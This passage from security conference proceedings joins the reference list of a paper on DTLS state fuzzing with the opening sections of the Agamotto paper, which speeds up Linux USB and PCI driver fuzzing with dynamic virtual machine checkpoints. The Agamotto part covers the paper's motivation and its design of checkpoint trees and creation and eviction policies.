The research was established at the Lorentz Center workshop on *Systematic Analysis of Security Protocol Implementations*. It was partially funded by the Swedish Foundation for Strategic Research (SSF) through the aSSIsT project, the Swedish Research Council, and the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy - EXC 2092 CASA - 390781972.

References

[1] Nadhem AlFardan and Kenneth G. Paterson. Plaintext-recovery attacks against Datagram TLS. In *Network and Distributed System Security Symposium*, NDSS 2012, 2012.

[2] Nadhem J. AlFardan and Kenneth G. Paterson. Lucky thirteen: Breaking the TLS and DTLS record protocols.

In *2013 IEEE Symposium on Security and Privacy*, pages 526–540. IEEE, 2013.

[3] Dana Angluin. Learning regular sets from queries and counterexamples. *Information and Computation*, 75(2):87–106, 1987.

[4] Nimrod Aviram, Sebastian Schinzel, Juraj Somorovsky, Nadia Heninger, Maik Dankel, Jens Steube, Luke Valenta, David Adrian, J. Alex Halderman, Viktor Dukhovni, Emilia Käsper, Shaanan Cohney, Susanne Engels, Christof Paar, and Yuval Shavitt. DROWN: Breaking TLS using SSLv2. In *25th USENIX Security Symposium*, USENIX Security 16, pages 689–706, August 2016.

[5] Benjamin Beurdouche, Karthikeyan Bhargavan, Antoine Delignat-Lavaud, Cédric Fournet, Markulf Kohlweiss, Alfredo Pironti, Pierre-Yves Strub, and Jean Karim Zinzindohoue. A messy state of the union: Taming the composite state machines of TLS. *Commun. ACM*, 60(2):99–107, February 2017.

[6] Benjamin Beurdouche, Antoine Delignat-Lavaud, Nadim Kobeissi, Alfredo Pironti, and Karthikeyan Bhargavan. FlexTLS: A tool for testing TLS implementations. In *9th USENIX Workshop on Offensive Technologies*, WOOT 15. USENIX Association, August 2015.

[7] Daniel Bleichenbacher. Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS #1. In *Advances in Cryptology - CRYPTO '98*, volume 1462 of *LNCS*. Springer, Berlin / Heidelberg, 1998.

[8] Botan: Crypto and TLS for C++11, 2019.

[9] Georg Chalupar, Stefan Peherstorfer, Erik Poll, and Joeri de Ruiter. Automated reverse engineering using Lego®. In *8th USENIX Workshop on Offensive Technologies*, WOOT 14. USENIX Association, August 2014.

[10] Chia Yuan Cho, Domagoj Babic, Eui Chul Richard Shin, and Dawn Song. Inference and analysis of formal models of botnet command and control protocols. In *Proceedings of the 17th ACM Conference on Computer and Communications Security*, CCS 2010, pages 426–439. ACM, October 2010.

[11] Tsun S. Chow. Testing software design modeled by finite-state machines. *IEEE Trans. Soft. Eng.*, 4(3):178–187, May 1978. Special collection based on COMPSAC.

[12] Lesly-Ann Daniel, Erik Poll, and Joeri de Ruiter. Inferring OpenVPN state machines using protocol state fuzzing. In *IEEE European Symposium on Security and Privacy (EuroS&P) Workshops*, pages 11–19. IEEE, April 2018.

[13] Joeri de Ruiter and Erik Poll. Protocol state fuzzing of TLS implementations. In *24th USENIX Security Symposium*, pages 193–206. USENIX Association, August 2015.

[14] T. Dierks and Eric Rescorla. The transport layer security (TLS) protocol version 1.1. RFC 4346, April 2006.

[15] T. Dierks and Eric Rescorla. The transport layer security TLS protocol version 1.2. RFC 5246, August 2008.

[16] N. Modadugu E. Rescorla, H. Tschofenig. The datagram transport layer security (DTLS) protocol version 1.3 - draft-34, July 2018.

[17] P. Eronen and H. Tschofenig. Pre-shared key ciphersuites for transport layer security (TLS). RFC 4279, December 2005.

[18] Paul Fiterău-Broştean, Ramon Janssen, and Frits W. Vaandrager. Combining model learning and model checking to analyze TCP implementations. In *Computer Aided Verification - 28th International Conference, CAV 2016, Proceedings, Part II*, volume 9780 of *LNCS*, pages 454–471. Springer, 2016.

[19] Paul Fiterău-Broştean, Toon Lenaerts, Joeri de Ruiter, Erik Poll, Frits W. Vaandrager, and Patrick Verleg. Model learning and model checking of SSH implementations. In *Proceedings of the 24th ACM SIGSOFT International SPIN Symposium on Model Checking of Software*, SPIN 2017, pages 142–151. ACM, 2017.

[20] Susumu Fujiwara, Gregor von Bochmann, Ferhat Khendek, Mokhtar Amalou, and Abderrazak Ghedamsi. Test selection based on finite state models. *IEEE Trans. Soft. Eng.*, 17(6):591–603, June 1991.

[21] Malte Isberner. *Foundations of Active Automata Learning: An Algorithmic Perspective*. PhD thesis, Technical University Dortmund, Germany, 2015.

[22] Malte Isberner, Falk Howar, and Bernhard Steffen. The TTT algorithm: A redundancy-free approach to active automata learning. In *Runtime Verification: 5th International Conference, RV 2014, Proceedings*, volume 8734 of *LNCS*, pages 307–322. Springer, September 2014.

[23] Malte Isberner, Falk Howar, and Bernhard Steffen. The open-source LearnLib - A framework for active automata learning. In *Computer Aided Verification - 27th International Conference, CAV*, volume 9206 of *LNCS*, pages 487–495. Springer, 2015.

[24] Hubert Kario. tlsfuzzer, 2018.

[25] David Lee and Mihalis Yannakakis. Principles and methods of testing finite state machines—a survey. *Proceedings of the IEEE*, 84(8):1090–1123, 1996.

[26] Knud Lasse Lueth. State of the IoT 2018: Number of IoT devices now at 7B — market accelerating, August 2018.

[27] matrixSSL. Compact Embedded SSL/TLS stack, 2019.

[28] Chris McMahon Stone, Tom Chothia, and Joeri de Ruiter. Extending automated protocol state learning for the 802.11 4-way handshake. In *Computer Security*, volume 11098 of *LNCS*, pages 325–345, Cham, August 2018. Springer International Publishing.

[29] Nagendra Modadugu and Eric Rescorla. The design and implementation of Datagram TLS. In *Proceedings of the Network and Distributed System Security Symposium*, NDSS 2004, 2004.

[30] Bodo Möller, Thai Duong, and Krzysztof Kotowicz. This POODLE bites: exploiting the SSL 3.0 fallback, 2014.

[31] Thomas Pornin. BoarSSL, 2017.

[32] Harald Raffelt, Maik Merten, Bernhard Steffen, and Tiziana Margaria. Dynamic testing via automata learning. *STTT*, 11(4):307–324, 2009.

[33] Abdullah Rasool, Greg Alpár, and Joeri de Ruiter. State machine inference of QUIC. arXiv preprint arXiv:1903.04384, 2019.

[34] E. Rescorla, M. Ray, S. Dispensa, and N. Oskov. Transport layer security (TLS) renegotiation indication extension. RFC 5746, February 2010.

[35] Eric Rescorla and Nagendra Modadugu. Datagram transport layer security. RFC 4347, April 2006.

[36] Eric Rescorla and Nagendra Modadugu. Datagram transport layer security version 1.2. RFC 6347, January 2012.

[37] Riku, Antti, Matti, and Neel Mehta. Heartbleed, CVE-2014-0160, 2015.

[38] Zach Shelby, Klaus Hartke, and Carsten Bormann. The constrained application protocol (CoAP). RFC 7252, June 2014.

[39] Juraj Somorovsky. Systematic fuzzing and testing of TLS libraries. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 1492–1504, New York, NY, USA, 2016. ACM.

[40] Martin Tappler, Bernhard K. Aichernig, and Roderick Bloem. Model-based testing IoT communication via active automata learning. In *Software Testing, Verification and Validation, (ICST) 2017 IEEE International Conference on*, pages 276–287. IEEE Computer Society, March 2017.

[41] Frits W. Vaandrager. Model learning. *Commun. ACM*, 60(2):86–95, 2017.

[42] Niels van Drueten. Security analysis of DTLS 1.2 implementations. Bachelor thesis, Radboud University, Nijmegen, The Netherlands, 2019.

[43] Serge Vaudenay. Security flaws induced by CBC padding - applications to SSL, IPSEC, WTLS ... In *Advances in Cryptology - EUROCRYPT 2002*, volume 2332 of *LNCS*. Springer, Berlin / Heidelberg, April 2002.

[44] David Wagner and Bruce Schneier. Analysis of the SSL 3.0 protocol. In *Proceedings of the 2nd USENIX Workshop on Electronic Commerce*, pages 29–40, Berkeley, CA, USA, 1996. USENIX Association.

Agamotto: Accelerating Kernel Driver Fuzzing with Lightweight Virtual Machine Checkpoints



Dokyung Song
University of California, Irvine

Felicitas Hetzelt
Technische Universität Berlin

Jonghwan Kim
KAIST

Brent Byunghoon Kang
KAIST

Jean-Pierre Seifert
Technische Universität Berlin

Michael Franz
University of California, Irvine

Abstract

Kernel-mode drivers are challenging to analyze for vulnerabilities, yet play a critical role in maintaining the security of OS kernels. Their wide attack surface, exposed via both the system call interface and the peripheral interface, is often found to be the most direct attack vector to compromise an OS kernel. Researchers therefore have proposed many fuzzing techniques to find vulnerabilities in kernel drivers. However, the performance of kernel fuzzers is still lacking, for reasons such as prolonged execution of kernel code, interference between test inputs, and kernel crashes.

This paper proposes lightweight virtual machine checkpointing as a new primitive that enables high-throughput kernel driver fuzzing. Our key insight is that kernel driver fuzzers frequently execute similar test cases in a row, and that their performance can be improved by dynamically creating multiple checkpoints while executing test cases and skipping parts of test cases using the created checkpoints. We built a system, dubbed Agamotto, around the virtual machine checkpointing primitive and evaluated it by fuzzing the peripheral attack surface of USB and PCI drivers in Linux. The results are convincing. Agamotto improved the performance of the state-of-the-art kernel fuzzer, Syzkaller, by 66.6% on average in fuzzing 8 USB drivers, and an AFL-based PCI fuzzer by 21.6% in fuzzing 4 PCI drivers, without modifying their underlying input generation algorithm.

1 Introduction

Device drivers are the leading cause of kernel vulnerabilities [15, 47, 56]. A primary reason is the breadth and variety of driver implementations, which impedes scalable and coherent security analysis. Worse, they expose a richer attack surface than other kernel subsystems: kernel-mode drivers expose a peripheral attack surface in addition to the system call attack surface. Consequently, vulnerabilities in device drivers have been frequently discovered and exploited by adversaries through both attack surfaces in local and remote attack scenarios [7, 10, 12, 14, 20, 42].

In practice, fuzzing has proven to be effective at finding vulnerabilities in different kernel subsystems, including device drivers [2, 18, 24, 26, 29, 46, 53, 64]. Many techniques have been proposed to improve kernel fuzzing, e.g., via hand-written input grammars [24] or various forms of static and dynamic analysis [2, 18, 26, 29, 46, 53, 64]. For fuzzing device drivers, Syzkaller represents the state-of-the-art, incorporating many of the proposed techniques [24]. It recently added support for fuzzing the peripheral attack surface of USB device drivers in Linux, which leverages all of its existing smart fuzzing capabilities such as grammar- and coverage-guidance in input generation. In its early development stage, Syzkaller already discovered hundreds of vulnerabilities from a wide range of device drivers [23], demonstrating its effectiveness.

However, despite these recent developments, high-throughput kernel driver fuzzing still remains challenging. A driver's execution can easily be prolonged during its loading and initialization, or peripheral input processing in general. Low-priority, time-consuming tasks in kernel space are typically processed asynchronously and in a deferred manner, increasing total input processing time. Also, executing each test case may change the driver's internal state, which, in turn, can negatively influence subsequent test case executions. This influence can result in the driver locking itself up [18, 55], or unstable system state in general, when, for example, a memory corruption bug corrupts a wider system state. Unloading and reloading the driver after executing each test case, and rebooting the system after hitting a bug, can prevent the interference between test case executions, but doing so incurs a significant reduction in fuzzing throughput. As an alternative, prior work used a system snapshot created at system startup to always restore a clean state of the system for each test case, skipping time-consuming reboots. However, snapshot techniques at the virtual machine level without optimizations can be too costly (e.g., QEMU's VM snapshot [1]), and user-mode system snapshot techniques either suffer from similar performance problems [2] or require extensive driver porting efforts when a user-mode kernel is used [64].

This paper proposes a new primitive—*dynamic virtual machine checkpointing*—to address the aforementioned challenges and enable high-throughput, clean-state kernel driver fuzzing. The core idea is to continuously create checkpoints during a fuzzing run in order *to skip previously observed, and checkpointed operations* that a kernel driver fuzzer performs. We find that test cases generated by fuzzers often have a substantial amount of similarities between them, leading to a repeated traversal of identical target driver states. Virtual machine checkpoints, strategically created by our checkpoint management policies, can be used to directly restore the virtual machine state established by time-consuming operations without repeatedly executing them. This primitive reduces the average test case execution time and, by design, ensures that no residual states remain after executing a test case; even if the test case causes a kernel panic, a known virtual machine state can be quickly restored from an existing checkpoint.

We built a system, called *Agamotto*[1], around this new virtual machine checkpointing primitive, which can *transparently* accelerate kernel driver fuzzers regardless of the OS and the peripheral bus on which a target driver operates. Agamotto abstracts away from the heterogeneity of the device drivers and OSs, leveraging our virtual machine checkpointing primitive together with other commodity virtual machine introspection mechanisms that are readily available for different OSs. Agamotto is also fuzzer-agnostic, as it provides an abstract *fuzzer interface* that can be implemented to accelerate any existing kernel driver fuzzers.

Different forms of virtual machine checkpointing mechanisms have been used in many contexts for high availability (e.g., fault tolerance or live migration) [16, 19], or debugging and introspection purposes [21, 34]. In these contexts, checkpoints are typically created on a single timeline, which together describe a single execution path that *has been realized* in production, debugging, or introspection settings. In contrast, checkpoints created during a fuzzing run describe multiple possible execution paths that *can be realized* in adversarial settings depending on the input. Under multi-path exploration, virtual machine checkpoints are frequently created, and used for virtual machine restoration; therefore, achieving time and space efficiency of checkpointing and restoration mechanisms becomes a key challenge. To address this, we heavily optimized both virtual machine checkpointing and restoration mechanisms, making their run-time and space overheads suitable for high-throughput fuzzing.

We thoroughly and conservatively evaluated the run-time and memory overheads of our proposed checkpointing primitives as well as the effectiveness of our system, Agamotto. The results show that the checkpointing primitive creates a new promising dimension in the optimization space of kernel driver fuzzing. In fuzzing 8 USB and 4 PCI drivers, 35.6% of test case executions on average skipped one or more operations by directly restoring the virtual machine from a checkpoint automatically created and managed by Agamotto. The creation and management of checkpoints incur a run-time overhead, but their impact on the fuzzing throughput is significantly reduced with our controlled checkpoint creation and optimized checkpointing primitives. Overall, the utility of multiple checkpoints created by Agamotto outweighed the cost; Agamotto improved the throughput of USB and PCI driver fuzzing, on average, by 66.6% and 21.6%, respectively. Moreover, as fuzzing went deeper, Agamotto became more effective—the throughput increased by up to 70.5%—thanks to the checkpoints created in deeper code paths. This is without making any change to the fuzzing algorithm (i.e., input generation algorithm) of the fuzzers we used. This means that our approach leverages an overlooked aspect of the fuzzing algorithm; the fuzzing algorithms employed by state-of-the-art fuzzers produce many similar test cases during a fuzzing run, and thus can benefit from checkpoints created while executing earlier test cases. Further improvement could also be possible by optimizing Agamotto's dynamic checkpointing policies together with the fuzzing algorithm itself.

In summary, we make the following contributions:

- **A new primitive in kernel driver fuzzing.** We introduce dynamic virtual machine checkpointing to accelerate kernel driver fuzzing. This new primitive is OS-, bus- and driver-agnostic, since it operates at the virtual machine level,, and it opens a new dimension in the optimization space of kernel driver fuzzing.
- **Checkpoint management policies and optimization techniques.** We present checkpoint management policies that can increase the utility of checkpoints created during our dynamic checkpointing process. We also present virtual machine checkpointing and restoration algorithms optimized for fuzzers' multi-path exploration.
- **Improved kernel driver fuzzing throughput.** By applying the proposed techniques to a state-of-the-art USB fuzzer, Syzkaller, we improved its throughput by 66.6% on average, *without* modifying the underlying fuzzing algorithm. We also built a fuzzer for PCI drivers based on AFL, and improved its throughput by 21.6% on average.

2 Motivation

2.1 Peripheral Attack Surface

Kernel subsystems are typically exposed to adversaries through the system call interface. Device drivers expose an additional attack surface: the peripheral interface. This attack surface is subject to physical attacks such as an "evil maid attack" [52], remote attacks such as an "airborne attack" [6, 10, 12], or even social engineering attacks [61]. An attacker having physical access to the victim system, e.g., an

[1] Available at: https://github.com/securesystemslab/agamotto

Table 1: Comparison between kernel fuzzing approaches.

	Clean State	Compatibility*	High Speed
No Snapshot [18, 24, 55]		✓	✓
User-mode Snapshot (LibOS) [64]	✓		✓
User-mode Snapshot (Emulation) [2]	✓	✓	
VM Snapshot	✓	✓	
VM Snapshot with Agamotto	✔	✔	✔

* Compatible with kernel-mode drivers.

evil maid, can compromise the system by physically connecting malicious peripherals. A remote attacker, who can reach communication peripherals such as Wi-Fi or Ethernet controllers, can remotely compromise the system by attacking these controllers as well as their device drivers.

Scope. This paper investigates the USB and PCI peripheral attack surfaces of kernel-mode drivers. Our choice was motivated by (i) their accessibility to potential adversaries, as exemplified by real-world attacks originating in USB or PCI devices [10, 12, 20, 42], and (ii) their widespread use. We find that many security-sensitive devices, such as communication peripherals that have their own external access vector, operate on USB, PCI, or both. According to a survey on Linux device drivers [31], more than 70% of drivers target either USB or PCI devices. Hundreds of bugs already found by Syzkaller's USB fuzzer are from a wide range of driver classes [23], which also reflects the prevalence of USB devices. Although this paper investigates two peripheral buses, we emphasize that our approach is not bus-specific. Any fuzzer for a peripheral attack surface, regardless of its underlying I/O interception mechanism, can be accelerated with our approach. We provide more insight on I/O interception in Section 3.6.

2.2 Why Use Snapshots?

Prior work used different snapshot techniques for fuzzing OS kernel subsystems [2] and user-space programs [63, 65]. The basic idea is to snapshot the target program before it starts processing input and run the program from that snapshot for each test input. This means that every test input executes on the same, clean state of the target program. No residual state remains, by construction, after each iteration of the fuzzing loop. Test inputs do not interfere with each other, increasing the reproducibility of bugs [64]. Even when a test input corrupts the program state by hitting bugs, a fresh target program state can always be restored from an existing snapshot, which effectively provides crash resilience. Test inputs after a crash can execute without re-executing time-consuming initial bootstrap operations (e.g., system reboot in kernel fuzzing). Fuzzers for user-space programs typically achieve this using *fork()*. A new, fresh child process is forked from a single parent process for each test input, the performance of which is optimized via the copy-on-write mechanism. Several kernel fuzzers also use different forms of snapshots for a reboot-free and reproducible fuzzing [2, 64].

2.3 Why Not Use Snapshots?

Although snapshot techniques ensure clean-state fuzzing, the snapshot operations themselves may pose a non-negligible overhead. In particular, system-wide snapshot techniques, e.g., using an emulated, user-mode virtual machine with a *fork*-based snapshot technique [2], or using a hardware-accelerated virtual machine with a full memory snapshot technique, can be expensive. Several fuzzing tools do not use snapshot techniques at all [24, 38, 53], due in part to the overhead. For example, LibFuzzer [38], an in-process user-space fuzzer, and Syzkaller [24], a state-of-the-art kernel fuzzer, execute each test case on the same running instance of the program, and cleaning the program state is left to the user. The user must write cleanup routines to clean up global states that may persist across fuzzing loop iterations. To reduce the overhead associated with virtual machine snapshots, a library OS approach was proposed [64]. This approach, however, lacks compatibility with kernel-mode drivers; it requires manual efforts (or a sophisticated tool [13]) to port device drivers into user-mode ones.

3 Design

This paper proposes dynamic virtual machine checkpointing as a key primitive to improve the performance of kernel driver fuzzing. The key idea is to *dynamically* create checkpoints during a fuzzing run, and use these checkpoints to skip time-consuming parts in the execution of test cases. Recurring sequences of operations that test cases perform need not be executed many times; instead, the state of a virtual machine established by such operations, once checkpointed, can be directly restored from a checkpoint. This idea underpins the design of our system, Agamotto.

Agamotto addresses the shortcomings of prior work, as described in Table 1. It uses virtual machine snapshots (or "checkpoints") and thus inherits all of its advantages—clean-state, reboot-free fuzzing. In contrast to prior snapshot-based approaches, which used a single snapshot created at a fixed point in time (usually at program startup), however, Agamotto creates *multiple* checkpoints automatically at strategic points during a fuzzing run. These checkpoints allow Agamotto to skip initial parts of many test cases, improving the overall fuzzing performance. In addition, we heavily optimized individual virtual machine checkpointing primitives for an efficient multi-path exploration, which limits the performance impact of the primitives themselves.




Figure 1: High-level overview of Agamotto.

3.1 System Overview

Figure 1 shows a high-level overview of Agamotto. The architecture of Agamotto takes the form of a typical virtual machine introspection infrastructure. A full operating system including the kernel-mode **device driver**—the fuzzing target—runs within a **guest virtual machine**. Unlike prior work [2], Agamotto does not impose any constraint on the mode of execution; the guest virtual machine can execute *natively*, using hardware support (e.g., Intel's Virtual Machine Extensions [28]) when available.

The **fuzzer**, whose primary task is to generate test cases and process their execution feedback, is placed *outside* this virtual machine, running alongside the **virtual machine monitor**. Some kernel fuzzers such as Syzkaller place the fuzzer inside the guest virtual machine. This architecture is not suitable when using virtual machine checkpointing, because, as we restore the virtual machine from a checkpoint, the fuzzer's internal states about the fuzzing progress would also get restored and thus lost. By placing the fuzzer outside the virtual machine, the fuzzer survives virtual machine restorations. Moreover, the fuzzer is shielded against guest kernel crashes and subsequent virtual machine reboots, limiting their impact on the fuzzing progress.

The **fuzzer interface** is a fuzzer abstraction layer that hides details about individual fuzzers from other components. A new fuzzer can be added by implementing various callbacks defined in this interface. These callbacks are invoked by the **fuzzing driver**, the core component of Agamotto placed inside the virtual machine monitor, which (i) drives the fuzzing loop interacting with both the fuzzer as well as the guest virtual machine, and (ii) creates and manages virtual machine checkpoints. The **guest agent**, running inside the guest virtual machine, provides the fuzzing driver with finer-grained virtual machine introspection capabilities. For example, as the guest agent starts at boot, it notifies the fuzzing driver of the boot event, so that it can start the fuzzing loop.




Figure 2: Fuzzing loop comparison.

3.2 Fuzzing Loop

The fuzzing driver component of Agamotto drives the main fuzzing loop. In each iteration of the fuzzing loop, a fuzzer generates a single test case, executes it, and processes the result of its execution as feedback. In fuzzing event-driven systems such as OS kernels, each test case generated by the fuzzer can be defined as the sequence of actions it performs on the target system. Formally, let $\mathbb{S} = \{S_0, S_1, ..., S_N\}$ be the set of states of the fuzzing target, and $\mathbb{T}$ be a fuzzer-generated test case, which comprises a sequence of N actions, denoted by an ordered set $\{a_1, a_2, ..., a_N\}$. An execution of $\mathbb{T}$, denoted by a function $exec(\mathbb{T})$, is a sequential execution of actions in $\mathbb{T}$ on the fuzzing target. Each action $a_i \in \mathbb{T}$ (for $i \in \{1, ..., N\}$) moves the state of the fuzzing target from S_{i-1} to S_i.[2] The target state observed by the fuzzer (e.g., coverage) is denoted by $\mathbb{R} = \{R_1, R_2, ..., R_N\}$, where each element $R_i \subset S_i$ is the fuzzer-observed state of the fuzzing target after executing a_i. We use this notation throughout the paper.

Figure 2 depicts Agamotto's fuzzing loop in comparison with Syzkaller's fuzzing loop using the above notation. The differences are (i) the added flows into checkpoint and restore and (ii) the removed flows into cleanup and reboot. Virtual machine restoration is initiated after generating, but before executing, a given test case. A checkpoint request is issued and evaluated after each action of a test case. Agamotto skips both cleanup and reboot, since a consistent virtual machine

[2] We use a transition-relation style of specifying concurrent, reactive programs (e.g, an OS kernel) to incorporate non-determinism [37, 50]. In other words, a_i is a relation between S_{i-1} and S_i, not a function.

state is always restored from a checkpoint without requiring manual cleanup, even after a crash.

After the guest virtual machine boots, but before it starts executing any test case (① in Figure 2), the first checkpoint, which we call the *root checkpoint*, is created (①a). Then, the fuzzer generates a test case (②) and starts executing it (③). Based on (i) the test case just generated and (ii) available checkpoints, the fuzzer decides what checkpoint the test case can start executing from and restores the virtual machine from the chosen checkpoint (③a). Initial parts of the test case, the result of which is already contained in the checkpoint, are skipped.

During the execution of a test case, secondary checkpoints are requested and created according to a configurable checkpoint policy. After executing each action, the test case executing inside the guest virtual machine sends a checkpoint request to the fuzzer (③b). Then Agamotto's checkpoint policy decides whether to checkpoint the virtual machine or not.

Once a test case has been executed, either successfully, with a failure (e.g., timeout), or with a system failure (e.g., kernel crash), the execution result (e.g., coverage) is sent to and subsequently processed by the fuzzer (④). If a test case did not execute in full, but only until kth action, a_k, due to timeouts or system failures, the result for only the executed parts of the test case, $\{R_1, R_2, ..., R_k\}$, will be sent to the fuzzer.


Since restoring the virtual machine entails a full system cleanup, Agamotto skips an explicit cleanup process, if any (⑤). To avoid influence between iterations, existing kernel driver fuzzers either perform an explicit cleanup [24] or simply ignore the issue [18, 55]. Agamotto uses virtual machine restoration, which does not allow any internal system state, even corrupted or inconsistent ones created by kernel bugs or panics, to transfer between iterations, without requiring manually-written cleanup routines.

A bug may occur during the cleanup process that we skip. However, potential bugs that arise in the cleanup process can be found by actively fuzzing the cleanup routines. This way, a cleanup routine can be tested more thoroughly, fully leveraging whatever smart fuzzing capabilities that the fuzzer provides. For example, a fuzzer may generate a corner test case that calls, the cleanup routine multiple times in between other actions, which may trigger more interesting and potentially more dangerous behavior of the driver under test.

3.3 Checkpoint Store and Search

While the fuzzing loop is running, multiple checkpoints get created, which we store in Agamotto's checkpoint storage. To reduce the overhead induced by processing QEMU's snapshot format we manually manage the (re)storing of guest and device memory pages and use memory-backed volatile storage to capture the remaining virtual machine state.

The volatile state of a virtual machine comprises its CPU and memory state, and any bookkeeping information about the virtual machine such as device states kept by the virtual machine monitor. A virtual machine checkpoint must contain all the volatile information to be able to fully restore the state of a virtual machine at a later point in time.



Node	Label
R	$\{\}$
A	$\{a_1, a_2\}$
B	$\{a_1, a_2, a_3, a_4\}$
C	$\{a_1, a_2, a_5, a_6, a_7\}$

Figure 3: Checkpoint tree example.

The state of a virtual machine upon each checkpoint request can be attributed to the executed part of the test case. Therefore, we label each newly created checkpoint as the *prefix* of a test case that represents only the executed part of a test case. That is, given a test case, $\mathbb{T} = \{a_1, a_2, ..., a_N\}$, the checkpoint created after executing kth action is labeled as $\mathbb{T}_{1..k} = \{a_1, a_2, ..., a_k\}$.

Since the root checkpoint is requested when no part of any test case has executed, it is labeled as an empty test case. Checkpoints subsequently created are marked as a non-empty test case. Checkpoints are stored in a prefix tree, which we call a *checkpoint tree*. Each node in this tree represents a checkpoint and is labeled as a prefix of the test case that was executing when this checkpoint was created. An example checkpoint tree is depicted in Figure 3.

The checkpoint tree forms an efficient search tree of checkpoints. After generating a new test case, Agamotto searches for a checkpoint from which to restore the virtual machine. To find the checkpoint that saves the largest amount of time in executing the test case, Agamotto traverses the checkpoint tree searching for a node that has a label that matches the *longest prefix* of the given test case. In Figure 3, given a test case, $\mathbb{T}' = \{a_1, a_2, a_7, a_8\}$, for example, Agamotto finds the node Ⓐ, which has the label that matches the longest prefix, $\{a_1, a_2\}$. Since the checkpoint tree is a prefix tree, this longest prefix match can be performed efficiently without scanning all the checkpoints stored in the tree.

The checkpoint tree also constitutes an incremental checkpoint dependency graph when checkpoint storage is further optimized with incremental checkpoints (see Section 3.5.1).

3.4 Checkpoint Management Policies

3.4.1 Checkpoint Creation Policy

Checkpointing is requested after executing each action in a test case. A checkpoint creation policy decides, upon each checkpoint request, whether to create a checkpoint or not. A checkpoint creation policy should create checkpoints frequently enough, to increase the chances of finding a checkpoint in restoring the virtual machine later, thus saving time.




Figure 4: Checkpoint creation policy enforcement example.

Checkpointing should not be too frequent, however, because (i) the checkpointing operation itself adds a run-time overhead and (ii) each newly created checkpoint adds memory pressure to the checkpoint storage. Excessive creation of checkpoints, whose expected gain is less than its cost, must be avoided. We present two general checkpoint creation policies, which take these two requirements into account.

Checkpointing at Increasing Intervals. This policy creates checkpoints at configurable intervals in the timeline of the guest virtual machine. Upon each checkpoint request, we measure the time elapsed since the last checkpoint, and, if it exceeds the configured interval, a checkpoint is created. The intervals can be configured to be constant, or dynamically determined. We use an adaptive interval that increases as the level of the last checkpoint node in the checkpoint tree increases. In particular, we use an exponentially increasing interval using two as the base; this means that the policy requires a guest execution time twice as long as the one that was required for the last checkpoint (see ① and ② in Figure 4). The idea is to reduce the number of checkpoints created later in time during a test case execution, thus alleviating the overhead of checkpoint creation.

Disabling Checkpointing at First Mutation. This policy targets feedback-guided mutational fuzzers, which generate new test cases by mutating parts of older test cases in the corpus. It is well-known that the great majority of mutations do not produce a new feedback signal (e.g., coverage signal [41]), which means that a new test case is more likely to be discarded than to be used for further mutation. Therefore, the expected gain of checkpointing the execution of a test case after the point of a new mutation is low. To reduce the overhead of checkpointing, this policy restricts the creation of checkpoints when executing a mutated test case. Specifically, checkpointing is disabled starting from the location of the first mutation in each test case (see ③ in Figure 4). We do allow checkpointing, however, at any point before the new mutation, because the initial part of the test case still corresponds to a prefix of some older test case in the corpus and is likely to occur again as a base for new mutations.

3.4.2 Checkpoint Eviction Policy

Since the size of the checkpoint storage is limited, we cannot store as many checkpoints as created by the checkpoint creation policy. A checkpoint eviction policy evicts an existing checkpoint to free space for a newly created checkpoint when the memory limit allocated for checkpoint storage is reached. Given a configurable checkpoint pool size, checkpoints created by the checkpoint creation policy are unconditionally stored until there is no remaining space. If there is no available space upon creation of a checkpoint, we consult checkpoint eviction policies to find a node to evict.

The goal of a checkpoint eviction policy is to keep a high usage rate of the checkpoints in restoring a virtual machine. A checkpoint eviction policy needs to predict what checkpoints are likely to be used in the near future, to keep those candidates in the checkpoint tree, and evict others.

We use multiple checkpoint eviction policies, which we consult sequentially. Each policy takes a set of nodes in the checkpoint tree as input and produces one or more candidate nodes as output. If a policy produces more than one candidate node, we consult the next policy using the output nodes of the previous policy as its input. We continue consulting each policy in the pipeline until it finds a single checkpoint node to evict.

